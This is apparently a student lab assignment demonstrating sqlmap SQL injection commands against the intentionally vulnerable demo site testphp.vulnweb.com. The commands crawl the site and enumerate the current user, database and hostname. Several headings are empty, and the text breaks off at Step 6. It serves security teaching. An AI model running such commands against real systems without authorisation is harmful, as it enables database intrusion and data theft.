
**ASSIGNMENT – 3**

**SQLMAP**


**P. YEGNAESWARARAO**

**[ 21PC5A0502 ]**


# **WEBSITE :**



# **INSTALLATION OF SQLMAP :**



**IDENTIFYING A VULNERABILITY WEB APPLICATION :**



# **SQL INJECTION ATTACKS :**

## **STEP – 1 :**

Finding an website and by using command :

sqlmap -u <http://testphp.vulnweb.com/>

## **STEP – 2 :**


Performing the command :

sqlmap -u http://testphp.vulnweb.com/ --crawl 2

## **STEP – 3 :**

Performing the command :

sqlmap -u http://testphp.vulnweb.com/ --crawl 2 –batch




## 

## **STEP – 4 :**

Performing the command :


sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user --current-db --hostname –batch



## **STEP – 5 :**

Performing the command :



sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --technique="u"



## **STEP – 6 :**

Performing the commands :

